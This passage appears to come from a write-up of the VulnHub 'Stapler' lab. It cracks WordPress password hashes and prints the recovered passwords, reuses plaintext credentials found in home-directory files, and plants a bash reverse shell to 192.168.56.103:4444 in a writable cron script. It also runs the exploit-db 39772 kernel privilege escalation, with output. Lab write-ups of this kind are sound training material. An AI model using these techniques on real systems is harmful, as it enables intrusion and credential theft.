16 rows in set (0.00 sec)

mysql> 
```

   - Hash: phpass

6. Extract hashes from the table

```
grep -oP "\|\s+\d+\s\|\s\S+\s+\|\s\S+\s\|" creds-table.txt | cut -d '|' -f4 | cut -d ' ' -f2 > hashes.txt
```



```
┌──(root💀kali)-[~/vulnHub/stapler/192.168.56.112/loot/ssh-loot]
└─# grep -oP "\|\s+\d+\s\|\s\S+\s+\|\s\S+\s\|" creds-table.txt | cut -d '|' -f4 | cut -d ' ' -f2 | grep -n ""
1:$P$B7889EMq/erHIuZapMB8GEizebcIy9.
2:$P$BlumbJRRBit7y50Y17.UPJ/xEgv4my0
3:$P$BTzoYuAFiBA5ixX2njL0XcLzu67sGD0
4:$P$BIp1ND3G70AnRAkRY41vpVypsTfZhk0
5:$P$Bwd0VpK8hX4aN.rZ14WDdhEIGeJgf10
6:$P$BzjfKAHd6N4cHKiugLX.4aLes8PxnZ1
7:$P$BqV.SQ6OtKhVV7k7h1wqESkMh41buR0
8:$P$BFmSPiDX1fChKRsytp1yp8Jo7RdHeI1
9:$P$BZlxAMnC6ON.PYaurLGrhfBi6TjtcA0
10:$P$BXDR7dLIJczwfuExJdpQqRsNf.9ueN0
11:$P$B.gMMKRP11QOdT5m1s9mstAUEDjagu1
12:$P$Bl7/V9Lqvu37jJT.6t4KWmY.v907Hy.
13:$P$BLxdiNNRP008kOQ.jE44CjSK/7tEcz0
14:$P$ByZg5mTBpKiLZ5KxhhRe/uqR.48ofs.
15:$P$B85lqQ1Wwl2SqcPOuKDvxaSwodTY131
16:$P$BuLagypsIJdEuzMkf20XyS5bRm00dQ0
```

7. Bruteforce with hashcat

```
hashcat -a 0 -m 400 hashes.txt /usr/share/wordlists/rockyou.txt --force -O -w 4 --opencl-device-types 1,2


john:$P$B7889EMq/erHIuZapMB8GEizebcIy9.:incorrect
barry:$P$BIp1ND3G70AnRAkRY41vpVypsTfZhk0:washere
heather:$P$Bwd0VpK8hX4aN.rZ14WDdhEIGeJgf10:passphrase
garry:$P$BzjfKAHd6N4cHKiugLX.4aLes8PxnZ1:football
```

```
harry:$P$BqV.SQ6OtKhVV7k7h1wqESkMh41buR0:monkey
scott:$P$BFmSPiDX1fChKRsytp1yp8Jo7RdHeI1:cookie
kathy:$P$BZlxAMnC6ON.PYaurLGrhfBi6TjtcA0:coolgirl
tim:$P$BXDR7dLIJczwfuExJdpQqRsNf.9ueN0:thumb
pam:$P$BuLagypsIJdEuzMkf20XyS5bRm00dQ0:0520
dave:$P$Bl7/V9Lqvu37jJT.6t4KWmY.v907Hy.:damachine
```


- Step 1 - 7: Is a dead end

8. Cat out the content of all `.bash` file in `/home`

- `.bash` could contain credentials

```
cat */* > output.txt
cat output.txt | grep pass
```


- Found credentials



```
sshpass -p thisimypassword ssh JKanode@localhost
apt-get install sshpass
sshpass -p JZQuyIN5 peter@localhost
```

- peter:JZQuyIN5
- JKanode:thisismypassword


9. Change user to `peter` & obtain root shell



```
The function will not be run in future, but you can run
it yourself as follows:
  autoload -Uz zsh-newuser-install
  zsh-newuser-install -f

The code added to ~/.zshrc is marked by the lines
# Lines configured by zsh-newuser-install
# End of lines configured by zsh-newuser-install
You should not edit anything between these lines if you intend to
run zsh-newuser-install again.  You may, however, edit any other part
of the file.
red% sudo -l
Matching Defaults entries for peter on red:
    lecture=always, env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User peter may run the following commands on red:
    (ALL : ALL) ALL
red%
```

10. Exploit & obtain flag


```
sudo chown peter /root
```




```
red% sudo chown peter /root
red% cd /root
red% ls
fix-wordpress.sh  flag.txt  issue  python.sh  wordpress.sql
red% cat flag.txt
~~~~~~~~~~<(Congratulations)>~~~~~~~~~~
                          .-'''''-.
                          |'-----'|
                          |-.....-|
                          |       |
                          |       |
         _,'._            |       |
    __.o`   o`"-.         |       |
 .-O o `"-.o   O )_,._    |       |
( o   O  o )--.-"`O   o"-.`'-----'`
 '--------'  (   o  O    o)
              `----------`
b6b545dc11b7a270f4bad23432190c75162c4a2b

red%
```

Privilege Escalation - 2 via Cronjob Misconfig


1. Ran linpeas



```
╔══════════╣ .sh files in path
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#script-binaries-in-path
You can write script: /usr/local/sbin/cron-logrotate.sh
/usr/bin/gettext.sh
```




```
═══════════╣ Cron jobs
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#scheduled-cron-jobs
/usr/bin/crontab
incrontab Not Found
-rw-r--r-- 1 root root     722 Apr  5  2016 /etc/crontab

/etc/cron.d:
total 32
drwxr-xr-x   2 root root  4096 Jun  3  2016 .
drwxr-xr-x 100 root root 12288 Jun  7  2016 ..
-rw-r--r--   1 root root    56 Jun  3  2016 logrotate
-rw-r--r--   1 root root   589 Jul 16  2014 mdadm
-rw-r--r--   1 root root   670 Mar  1  2016 php
-rw-r--r--   1 root root   102 Jun  3  2016 .placeholder

/etc/cron.daily:
total 56
drwxr-xr-x   2 root root  4096 Jun  3  2016 .
drwxr-xr-x 100 root root 12288 Jun  7  2016 ..
-rwxr-xr-x   1 root root   539 Apr  5  2016 apache2
-rwxr-xr-x   1 root root   376 Mar 31  2016 apport
-rwxr-xr-x   1 root root   920 Apr  5  2016 apt-compat
-rwxr-xr-x   1 root root  1597 Nov 26  2015 dpkg
-rwxr-xr-x   1 root root   372 May  6  2015 logrotate
-rwxr-xr-x   1 root root   539 Jul 16  2014 mdadm
-rwxr-xr-x   1 root root   249 Nov 12  2015 passwd
-rw-r--r--   1 root root   102 Apr  5  2016 .placeholder
-rwxr-xr-x   1 root root   383 Mar  8  2016 samba
-rwxr-xr-x   1 root root   214 Apr 12  2016 update-notifier-common
```



```
#!/bin/bash
/bin/bash -i >& /dev/tcp/192.168.56.103/4444 0>&1
~
~
~
```


2. Shell obtained



```
┌──(root💀kali)-[~/vulnHub/stapler]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.112] 51754
bash: cannot set terminal process group (32181): Inappropriate ioctl for device
bash: no job control in this shell
root@red:~# whoami
whoami
root
root@red:~#
```

Privilege Escalation - 3 via Kernel Exploit


1. Ran linpeas



```
════════════════════╣ Basic information ╠════════════════════
OS: Linux version 4.4.0-21-generic (buildd@lgw01-06) (gcc version 5.3.1 20160413 (Ubuntu 5.3.1-14ubuntu2) ) #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016
User & Groups: uid=1005(SHayslett) gid=1005(SHayslett) groups=1005(SHayslett)
Hostname: red.initech
Writable folder: /dev/shm
[+] /bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)
[+] /bin/nc is available for network discover & port scanning (linpeas can discover hosts and scan ports, learn more with -h)
```

2. Search for kernel exploit
   - `Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privilege Escalation`
   - requires libfuse-dev to be installed on the machine
   - https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/39772.zip

```
dpkg --get-selections | grep fuse
```



```
SHayslett@red:/home/www$ dpkg --get-selections | grep fuse
fuse                                            install
libfuse-dev                                     install
libfuse2:i386                                   install
SHayslett@red:/home/www$
```


3. Setting up the exploit

```
wget https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/39772.zip
#Send over to target
unzip 39772.zip
cd 39772/
tar xvf exploit.tar
```

4. Running the exploit

```
cd ebpf_mapfd_doubleput_exploit
chmod +x compile.sh
```

```
./compile.sh

./doubleput
```




```
SHayslett@red:/tmp$ ls
39772  39772.zip  __MACOSX  tmux-1005
SHayslett@red:/tmp$ cd 39772
SHayslett@red:/tmp/39772$ ls
crasher.tar  exploit.tar
SHayslett@red:/tmp/39772$ tar xvf exploit.tar
ebpf_mapfd_doubleput_exploit/
ebpf_mapfd_doubleput_exploit/hello.c
ebpf_mapfd_doubleput_exploit/suidhelper.c
ebpf_mapfd_doubleput_exploit/compile.sh
ebpf_mapfd_doubleput_exploit/doubleput.c
SHayslett@red:/tmp/39772$ cd ebpf_mapfd_doubleput_exploit
SHayslett@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ chmod +x compile.sh
SHayslett@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ./compile.sh
doubleput.c: In function ‘make_setuid’:
doubleput.c:91:13: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .insns = (__aligned_u64) insns,
             ^

doubleput.c:92:15: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .license = (__aligned_u64)""
               ^

SHayslett@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in <=60 seconds.
suid file detected, launching rootshell...
we have root privs now...
root@red:/tmp/39772/ebpf_mapfd_doubleput_exploit# whoami
root
root@red:/tmp/39772/ebpf_mapfd_doubleput_exploit#
```

Initial Access - 2 Wordpress


- Instead of bruteforcing FTP/SSH → Initial Access, wordpress → rce

1. On tcp/12380 (HTTP), nikto enumerated:
   - `admin112233/`
   - `/blogblog/`
   - `this site uses SSL`
   - Redirected to index.php unless we change our our protcol to HTTPS



```
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'dave' found, with contents: Soemthing doesn't look right here
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/admin112233/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/blogblog/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Hostname '192.168.56.112' does not match certificate's names: Red.Initech
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Uncommon header 'x-ob_mode' found, with contents: 1
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 8071 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time:           2021-12-29 00:02:42 (GMT8) (345 seconds)
```

2. Proceed to the wordpress site, view post welcome post



WELCOME TO INITECH INTERNAL DEPLOYMENT BLOG.

Hello World!

…That’s how you start everything off!

Okay, enough monkeying around, and let’s start!

Each week that goes by, we will be posting updates every Friday afternoon to make sure we are all on the same page.

BY IN JOHN SMITH

